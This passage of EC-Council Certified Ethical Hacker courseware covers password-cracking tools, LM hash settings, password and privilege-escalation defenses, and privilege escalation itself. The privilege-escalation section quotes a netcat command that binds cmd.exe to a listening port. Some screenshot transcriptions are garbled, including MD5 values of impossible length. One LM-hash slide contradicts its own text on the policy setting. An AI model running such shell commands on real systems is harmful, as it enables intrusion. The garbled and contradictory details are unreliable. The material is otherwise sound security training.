The screenshot shows the Cain & Abel software interface. At the top, there's a menu bar with File, View, Configure, Tools, and Help. Below the menu is a toolbar with icons for Network Sniffer, Crack, Traceroute, CDD, Virtuless, and Query. The main window has tabs for Hashes, Network, Sniffer, Cracker, Traceroute, CDD, Virtuless, and Query. The Hashes tab is active, showing a list of hash types on the left: NTLM Hashes, PWD Hashes, Cain IOS-WiFi Hash, Cisco PTX-NTDS Hash, APRP-NTDS Hashes, CRAM-MDS Hashes, CCPP-NTDS Hashes, RUP-2 MDS Hashes, VRDP-MAC Hashes, VNC-SIDEs, MD2 Hashes, MD4 Hashes, MD5 Hashes, SHA-1 Hashes, SHA-2 Hashes, RIPEMD-160 Hashes, Kerberos PreAuth Hash, Radius Shared Key, IKE PSK Hashes, MySQL Hashes, and MySQL Hashes. On the right, there's a list of captured hashes with columns for Hash, Type, and Date. A context menu is open over one of the hash entries, showing options like Dictionary Attack, Cryptanalysis Attack, Rainbowcrack Online, Select All, and More. At the bottom of the interface, there's a URL field with 'http://www.oxid.it' and a copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



## Cain & Abel

Source: <http://www.oxid.it>

Cain & Abel is a password recovery tool. It runs on the **Microsoft operating system**. It allows you to recover various kinds of passwords by **sniffing** the network, cracking encrypted passwords using dictionary, brute-force, and **cryptanalysis** attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. With the help of this tool, passwords and **credentials** from various sources can be recovered easily.

It consists of APR (Arp Poison Routing) that enables sniffing on switched **LANS** and **man-in-middle attacks**. The sniffer in this tool is also capable of **analyzing** encrypted protocols such as HTTP and SSH-1, and contains **filters** to capture **credentials** from a wide **range of authentication** mechanisms.




FIGURE 5.23: Cain & Abel Screenshot

The screenshot shows the RainbowCrack software interface. At the top, there's a banner with the text "RainbowCrack" and the CEH logo. Below the banner, there's a list of features:

- RainbowCrack cracks hashes with **rainbow tables**. It uses **time-memory tradeoff** algorithm to crack hashes.
- Memory tradeoff tool suites, including rainbow table generation, sort, conversion, and lookup
- Support rainbow table of any **hash algorithm**
- Support rainbow table of any **charset**
- Support rainbow table in **raw file** format (.rt) and **compact file** format (.rtc)
- Computation on **multi-core processor** support
- Computation on **GPU** and **multi-GPU** (via NVIDIA CUDA technology) support

The main window displays a table of cracked hashes:

Hash	Plaintext	Estimated #.sec	Comments
MD5 214182370437932208996626818940	apple	1	apple
MD5 7e07d5f71d2efedc17ea22046e1910	apple	4211764145	apple
MD5 4510b002025127176ab3f25b5c025	green	477171750e	green
MD5 2021024e77049540562770170505f	orange	701160321470	orange
MD5 90e49477f79452d2027795300611	tear	74667014	tear

A message window is open at the bottom left:

Message	Time of attack: 00:00:00.000000000	2.14 s
	Time of hash: 00:00:00.000000000	0.11 s
	Time of attack (approximate):	0.21 s
	Time of attack (real):	0.18 s
	With a reduce reduction of chain length by 1:	24200017
	With a factor reduction of atom length:	28514811
	Number of atoms:	8742
	speed of chain (approx):	22.11 million/s
	speed of atom (approx):	14.19 million/s

<http://project-rainbowcrack.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## RainbowCrack

Source: <http://project-rainbowcrack.com>

RainbowCrack cracks hashes with rainbow tables. It uses a time-memory tradeoff algorithm to crack hashes. A traditional **brute force cracker** cracks hashes differently when compared to a time-memory **tradeoff hash** cracker. The brute force hash cracker will try all possible plaintexts one by one during cracking, whereas **RainbowCrack pre-computes** all possible plaintext-ciphertext pairs in advance and stores them in the "**rainbow table**" file. It may take a long time to pre-compute the tables, but once the **pre-computation** is finished, you will be able to crack the cipher text in the rainbow tables **easily and quickly**.




FIGURE 5.24: RainbowCrack Screenshot

# Password Cracking Tools



The slide displays a grid of nine password cracking tools, each with an icon and a link:

 Password Unlocker Bundle <a href="http://www.passwordunlocker.com">http://www.passwordunlocker.com</a>	 Passware Kit Enterprise <a href="http://www.lostpassword.com">http://www.lostpassword.com</a>
 Proactive System Password Recovery <a href="http://www.elcomsoft.com">http://www.elcomsoft.com</a>	 PasswordsPro <a href="http://www.insidepro.com">http://www.insidepro.com</a>
 John the Ripper <a href="http://www.openwall.com">http://www.openwall.com</a>	 LSASecretsView <a href="http://www.nirsoft.net">http://www.nirsoft.net</a>
 Windows Password Cracker <a href="http://www.windows-password-cracker.com">http://www.windows-password-cracker.com</a>	 LCP <a href="http://www.lcpsoft.com">http://www.lcpsoft.com</a>
 WinPassword <a href="http://lastbit.com">http://lastbit.com</a>	 Password Cracker <a href="http://www.amlpages.com">http://www.amlpages.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Password Cracking Tools

Password cracking tools allow you to reset unknown or lost **Windows local administrator**, domain administrator, and other user account passwords. It even allows users to get access to their locked computer instantly without **reinstalling** Windows, in case of forgotten passwords. A few password **cracking tools** are listed as follows:

- ② Password Unlocker Bundle available at <http://www.passwordunlocker.com>
- ② Proactive System Password Recovery available at <http://www.elcomsoft.com>
- ② John the Ripper available at <http://www.openwall.com>
- ② Windows Password Cracker available at <http://www.windows-password-cracker.com>
- ② WinPassword available at <http://lastbit.com>
- ② Passware Kit Enterprise available at <http://www.lostpassword.com>
- ② PasswordsPro available at <http://www.insidepro.com>
- ② LSASecretsView available at <http://www.nirsoft.net>
- ② LCP available at <http://www.lcpsoft.com>
- ② Password Cracker available at <http://www.amlpages.com>

## Password Cracking Tools (Cont'd)



 <b>Kon-Boot</b> <a href="http://www.thelead82.com">http://www.thelead82.com</a>	 <b>Password Recovery Bundle</b> <a href="http://www.top-password.com">http://www.top-password.com</a>
 <b>Windows Password Recovery Tool</b> <a href="http://www.windowspasswordsrecovery.com">http://www.windowspasswordsrecovery.com</a>	 <b>krbpguess</b> <a href="http://www.cquare.net">http://www.cquare.net</a>
 <b>Hash Suite</b> <a href="http://hashsuite.openwall.net">http://hashsuite.openwall.net</a>	 <b>THC Hydra</b> <a href="http://www.thc.org">http://www.thc.org</a>
 <b>SAMInside</b> <a href="http://www.insidepro.com">http://www.insidepro.com</a>	 <b>Windows Password Breaker Enterprise</b> <a href="http://www.recoverwindowspassword.com">http://www.recoverwindowspassword.com</a>
 <b>Windows Password Recovery</b> <a href="http://www.passcape.com">http://www.passcape.com</a>	 <b>Rekeysoft Windows Password Recovery Enterprise</b> <a href="http://www.rekeysoft.com">http://www.rekeysoft.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Password Cracking Tools (Cont'd)

The list of password cracking tools continues as follows:

- ⦿ **Kon-Boot** available at <http://www.thelead82.com>
- ⦿ Windows Password Recovery Tool available at <http://www.windowspasswordsrecovery.com>
- ⦿ Hash Suite available at <http://hashsuite.openwall.net>
- ⦿ SAMInside available at <http://www.insidepro.com>
- ⦿ **Windows Password Recovery** available at <http://www.passcape.com>
- ⦿ Password Recovery Bundle available at <http://www.top-password.com>
- ⦿ Krbpguess available at <http://www.cquare.net>
- ⦿ THC Hydra available at <http://www.thc.org>
- ⦿ Windows Password Breaker Enterprise available at <http://www.recoverwindowspassword.com>
- ⦿ Rekeysoft Windows Password Recovery Enterprise available at <http://www.rekeysoft.com>

## LM Hash Backward Compatibility

**C|EH**  
Certified Ethical Hacker

- 1** Windows 2000-based servers and Windows Server 2003-based servers can authenticate users who connect with computers that are running the earlier versions of Windows
- 2** Older Windows clients do not use Kerberos for authentication
- 3** For backward compatibility, Windows 2000 and Windows Server 2003 support:
  - LAN Manager (LM) authentication
  - Windows NT (NTLM) authentication
  - NTLM version 2 (NTLMv2) authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## LM Hash Backward Compatibility

LM Hash Backward Compatibility is a server based on Windows 2000 and Windows server 2003 and can authenticate users that are running all versions of Windows. Windows 95/98 clients do not use Kerberos for authentication.

For backward compatibility, Windows 2000 and Windows Server 2003 support:

- LAN Manager (LM) authentication
- Windows NT (NTLM) authentication
- NTLM version 2 (NTLMv2) authentication

An NT hash (unicode hash) is used in NTLM1, NTLMv2, and Kerberos. The LM authentication protocol uses the “LM hash.” Do not store the LM hash, if it is not necessary, for backward compatibility. If LM hashes are stored, Windows95, Windows98, or Macintosh clients of networks may experience the backward compatibility problem.

# How to Disable LM HASH

**C|EH**  
Certified Ethical Hacker

**Use a Password that is at least 15 Characters Long**

LM hash is not generated when the password length exceeds **15 characters**





**Implement the NoLMHash Policy by using group policy**

Disable "Network security: Do not store LAN Manager hash value on next password change" in **Local Security Policy → Security Options**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Disable LM HASH

### Method 1: Implement the **NoLMHash Policy** by Using a Group Policy

To disable the storage of LM hash in the **SAM databases** by applying the **local group policy**, use the steps as follows:

- ② In **Group Policy**, select **Computer Configuration** → **Windows Settings** → **Security Settings** → **Local Policies** → **Security Options**.
- ② In the list of available policies, double-click **Network security: Do not store LAN Manager hash value on next password change**.
- ② Click **Enabled** → **OK**.

### Method 2: Implement the NoLMHash Policy by Editing the **Registry**


Locate the following key:

**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa**

Add the key, and type **NoLMHash**

### Method 3: Use a Password that is at Least 15 Characters Long

Windows stores an LM hash value that cannot be used to **authenticate** the user.



## How to Defend against Password Cracking

Password cracking, also known as **password hacking**, is the term used to define the process of gaining **unauthorized** use of the network, system, or resources that are secured with a password. The basic way of password cracking is guessing the password. Another way is to try various combinations repeatedly. It is done using a **computer algorithm** where the computer tries various combinations of characters until and unless a **successful combination** occurs. If the password is weak, then it can be **cracked easily**. In order to avoid the risk of **password cracking**, there are some **best practices** that help you to defend against password cracking. They are:

- Don't share your password with anyone, as this allows another person to access your personnel information such as **grades** and pay statements, information that is normally restricted to you.
- Do not use the same password during a password change, i.e., one that is substantially similar to the previously used one.
- Enable **security auditing** to help monitor **and track password attacks**.
- Do not use passwords that can be found in a **dictionary**.
- Do not use **cleartext protocols** and protocols with weak **encryption**.

- ➊ Set the password **change policy** as often as possible, i.e., for every 30 days.
- ➋ Avoid storing passwords in an **unsecured** location because passwords that are stored in places such as in a computer files are easily subjected to attacks.
- ➌ Do not use any system's **default passwords**.

## How to Defend against Password Cracking (Cont'd)

CEH Certified Ethical Hacker

- Make passwords hard to guess by using **8-12 alphanumeric characters** in combination of uppercase and lowercase letters, numbers, and symbols ✓
- Ensure that applications **neither store** passwords to memory **nor write** them to disk ✓
- Use a **random string** (salt) as prefix or suffix with the password before encrypting ✓
- Enable **SYSKEY** with strong password to encrypt and protect the SAM database ✓
- Never use passwords such as **date of birth**, spouse, or child's or pet's name ✗
- Monitor the **server's logs** for brute force attacks on the users accounts ✓
- Lock out an account subjected to too many **incorrect password** guesses ✓

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend against Password Cracking (Cont'd)

Additional best practices against password cracking include:

- Make passwords hard to guess by using eight to **twelve alphanumeric characters** in a combination of uppercase and lowercase letters, numbers, and symbols. Strong passwords are hard to guess. The more complex the password, the less it is subject to attacks.
- Ensure that applications neither store passwords to memory nor write them to disk. If the passwords are stored to memory the passwords can be **stolen**. Once the password is known it is very easy for the attacker to escalate their rights in the application.
- Use a **random string** (salt) as prefix or suffix with the password before encrypting. This is used for nullifying pre-computation and **memorization**. Since salt is usually different for all individuals, it is impractical for the attacker to construct the tables with a single encrypted version of each candidate password. UNIX systems usually use 12-bit salt.
- Enable **SYSKEY** with a strong password to **encrypt** and protect the **SAM database**. Usually, the password information of user accounts is stored in the SAM database. It is very easy for the **password-cracking** software to target the SAM database for accessing the passwords of user accounts. So, to avoid such instances, SYSKEY comes into the picture. **SYSKEY** provides protection to the user account password information, i.e.,

stored in the SAM data against password-cracking software using strong encryption techniques. It is more difficult to crack encrypted password information than **non-encrypted password information**.

- ⌚ Never use personal information as your passwords such as date of birth, spouse, or child's or pet's name. If you use such passwords, it becomes quite easy for the people who are close to you to crack those passwords.
- ⌚ Monitor the server's logs for brute-force attacks on user accounts. Though brute-force attacks are difficult to stop, they can easily be detected by **monitoring** the web server log. For each unsuccessful login attempt, an **HTTP 401 status** code gets recorded in your web server logs.
- ⌚ Lock out an account subjected to too many incorrect password guesses. This provides protection against **brute-force attacks** and **guessing**.

## Implement and Enforce Strong Security Policy

CEH  
Certified Ethical Hacker

### Permanent Account Lockout – Employee Privilege Abuse

Employee Name	Employee ID
Employee Address	Employee SSN
Employee Designation	Department
Manager Name	Manager ID
Termination Effective Date	Notice Period
Benefits Continuation	Severance

Termination Reason 

- Opening unsolicited e-mail
- Sending spam
- Lmanating Viruses
- Port scanning
- Attempted unauthorized access
- Surfing porn
- Installing shareware
- Possession of hacking tools
- Refusal to abide by security policy
- Sending unsolicited e mail
- Allowing kids to use company computer
- Disabling virus scanner
- Running P2P file sharing
- Unauthorized file/web serving
- Annoying the System Admin

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Implement and Enforce a Strong Security Policy

A **strong security policy** provides the foundations for the successful **implementation** of security-related projects in the future; this is the first measure that must be taken to reduce the risk of **objectionable** use of any of the company's information resources. The first step towards augmenting a **company's security** is the introduction and implementation of an accurate yet enforceable security policy. The policy will also describe in detail the meaning of acceptable use, as well as listing prohibited activities.

The proper implementation of a strong security policy is highly beneficial as it will not only turn all of your staff into participants in the company's effort to secure its communications, but also help reduce the risk of a potential security breach through "human-factor" mistakes. These are usually issues such as revealing information to unknown (or unauthorized sources), the insecure or improper use of the Internet and many other dangerous activities.

Additionally, the erection process of a security policy will also help define a company's critical assets, the ways they must be protected, and will also serve as a centralized document, as far as protecting security assets is concerned.

**Permanent Account Lockout – Employee Privilege Abuse**

Employee Name	Employee ID
Employee Address	Employee SSN
Employee Designation	Department
Manager Name	Manager ID
Termination Effective Date	Notice Period
Benefits Continuation	Severance
  Termination Reason	<ul style="list-style-type: none"><li><input checked="" type="checkbox"/> Opening unsolicited e-mail</li><li><input checked="" type="checkbox"/> Sending spam</li><li><input checked="" type="checkbox"/> Emanating Viruses</li><li><input checked="" type="checkbox"/> Port scanning</li><li><input checked="" type="checkbox"/> Attempted unauthorized access</li><li><input checked="" type="checkbox"/> Surfing porn</li><li><input checked="" type="checkbox"/> Installing shareware</li><li><input checked="" type="checkbox"/> Possession of hacking tools</li></ul> <ul style="list-style-type: none"><li><input checked="" type="checkbox"/> Refusal to abide by security policy</li><li><input checked="" type="checkbox"/> Sending unsolicited e-mail</li><li><input checked="" type="checkbox"/> Allowing kids to use company computer</li><li><input checked="" type="checkbox"/> Disabling virus scanner</li><li><input checked="" type="checkbox"/> Running P2P file sharing</li><li><input checked="" type="checkbox"/> Unauthorized file/web serving</li><li><input checked="" type="checkbox"/> Annoying the System Admin</li></ul>

FIGURE 5.24: Implement and Enforce a Strong Security Policy



## CEH System Hacking Steps

**Escalating privileges** is the second stage of system hacking. In this stage, an **attacker** uses **cracked passwords** to gain higher level **privileges** in order to carry out highly privileged operations in the target system. The various **tool** and techniques that are used by attackers to escalate the privileges are explained clearly in the following **slides**.

	<b>Cracking Passwords</b>		<b>Hiding Files</b>
	<b>Escalating Privileges</b>		<b>Covering Tracks</b>
	<b>Executing Applications</b>		<b>Penetration Testing</b>

# Privilege Escalation

**C|EH**  
Certified Ethical Hacker

- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges
- Attacker performs privilege escalation attack which takes advantage of **design flaws, programming errors, bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allows attacker to **view private information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

## Types of Privilege Escalation

**Vertical Privilege Escalation**

- Requires to grant higher privileges or higher level of access than administrator
- This is accomplished by doing kernel-level operations that permit to run unauthorized code

**Horizontal Privilege Escalation**

- Requires to use same privileges or higher level of access that already has been granted but assume the identity of another user with similar privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Privilege Escalation

In a privilege escalation attack, the attacker gains access to the networks and their associated data and applications by taking the advantage of defects in design, **software application**, poorly configured **operating systems**, etc.

Once an attacker has **gained access** to a remote system with a valid user name and password, he or she will attempt to increase his or her privileges by **escalating** the user account to one with increased privileges, such as that of an administrator. For example, if the attacker has access to a **W2K SP1 server**, he or she can run a tool such as ERunAs2X.exe to escalate his or her privileges to that of SYSTEM by using "nc.exe -l -p 50000 -d -e cmd.exe." With these privileges the attacker can easily steal personnel information, delete files, and can even deploy malicious, i.e., unwanted program such as Trojans, viruses, etc. into the victim's systems.

Privilege escalation is required when you want to gain unauthorized access to targeted systems. Basically, privilege escalation takes place in two forms. They are **vertical privilege escalation** and horizontal privilege escalation.

**Horizontal Privilege Escalation:** In horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to the **authorized** user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.

**Vertical Privilege Escalation:** In vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of the user with higher privileges, such as application or **site administrators**.

For example, someone performing online banking can access the site with administrative functions.



FIGURE 5.25: Working of Privilege Escalation



## Privilege Escalation Tool: Active@ Password Changer

Source: <http://www.password-changer.com>

**Active@Password** Changer is a password recovery tool that **resets or recovers** the local administrator and the user passwords when the administrator has lost or forgotten his or her password or if the administrator's user account was locked out or disabled. Its main features includes **recovering passwords** from multiple partitions and hard disk drives, displaying and detecting all the Microsoft Security Databases, resetting administrator's/user's password, displaying complete account information for any local user, etc.




FIGURE 5.26: Active@ Password Changer Screenshot

## Privilege Escalation Tools

The slide features a grid of eight tools:

- Offline NT Password & Registry Editor (<http://pogostick.net>)
- Windows Password Recovery Bootdisk (<http://www.rixler.com>)
- Windows Password Reset Kit (<http://www.reset-windows-password.net>)
- PasswordLastic (<http://www.passwordlastic.com>)
- Windows Password Recovery Tool (<http://www.windowspasswordsrecovery.com>)
- Stellar Phoenix Password Recovery (<http://www.stellarinfo.com>)
- ElcomSoft System Recovery (<http://www.elcomsoft.com>)
- Windows Password Recovery Personal (<http://www.windows-passwordrecovery.com>)
- Trinity Rescue Kit (<http://trinityhome.org>)
- Windows Administrator Password Reset (<http://www.systoolsgroup.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Privilege Escalation Tools

**Privilege escalation tools** allow you to safely and efficiently remove, reset, or bypass Windows administrator and user account passwords in case you have lost or forgotten your password and cannot log in to your computer. With the help of these tools, you can easily gain access to the locked computer by resetting the **forgotten or unknown password** to blank. The attacker can use these tools for recovering the original passwords of the victim. A few privilege **escalation tools** are listed as follows:

- Offline NT Password & Registry Editor available at <http://pogostick.net>
- Windows Password Reset Kit available at <http://www.reset-windows-password.net>
- Windows Password Recovery Tool available at <http://www.windowspasswordsrecovery.com>
- ElcomSoft System Recovery available at <http://www.elcomsoft.com>
- Trinity Rescue Kit available at <http://trinityhome.org>
- Windows Password Recovery Bootdisk available at <http://www.rixler.com>
- PasswordLastic available at <http://www.passwordlastic.com>
- Stellar Phoenix Password Recovery available at <http://www.stellarinfo.com>

- ② Windows Password Recovery Personal available at <http://www.windows-passwordrecovery.com>
- ② Windows Administrator Password Reset available at <http://www.systoolsgroup.com>

## How to Defend Against Privilege Escalation

The slide contains a grid of eight items, each with an icon and a brief description:

Restrict the <b>interactive logon privileges</b>	Use <b>encryption technique</b> to protect sensitive data
Run users and applications on the <b>least privileges</b>	Reduce the <b>amount of code</b> that runs with particular privilege
Implement <b>multi-factor authentication and authorization</b>	Perform <b>debugging</b> using bounds checkers and stress tests
Run services as <b>unprivileged accounts</b>	Test operating system and <b>application coding errors</b> and bugs thoroughly
Implement a <b>privilege separation methodology</b> to limit the scope of programming errors and bugs	Patch the <b>systems</b> regularly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend against Privilege Escalation

The **best countermeasure** against privilege escalation is to ensure that users have the least possible privileges or just enough privileges to use their system effectively. Often, **flaws in programming code** allow such escalation of privileges. It is possible for an attacker to gain access to the network using a **non-administrative** account. The attacker can then gain the **higher privilege** of an administrator.

General privilege escalation countermeasures include:

- ➊ Restrict the interactive logon privileges
- ➋ Run users and applications on the **least privileges**
- ➌ Implement multi-factor authentication and authorization
- ➍ Run services as **unprivileged** accounts
- ➎ Use encryption technique to protect **sensitive data**
- ➏ Implement a privilege separation methodology to limit the scope of programming errors and bugs
- ➐ Reduce the amount of **code** that runs with particular privilege

- 🕒 Perform debugging using bounds checkers and stress tests
- 🕒 Test operating system and application **coding errors** and bugs thoroughly
- 🕒 Patch the systems regularly



## CEH System Hacking Steps

By executing a **malicious application** on the victim system, an attacker could exploit a vulnerability to execute arbitrary code with **higher privileges** than they would otherwise have been allowed. By executing malicious applications, the attacker can **steal personal information**, gain unauthorized access to the system resources, crack passwords, **capture screenshots**, install a **backdoor** for maintaining easy access, etc. Detailed explanation about executing applications is as follows.

	<b>Cracking Passwords</b>		<b>Hiding Files</b>
	<b>Escalating Privileges</b>		<b>Covering Tracks</b>
	<b>Executing Applications</b>		<b>Penetration Testing</b>

# Executing Applications

CEH Certified Ethical Hacker

- Attackers execute malicious applications in this stage. This is called “owning” the system
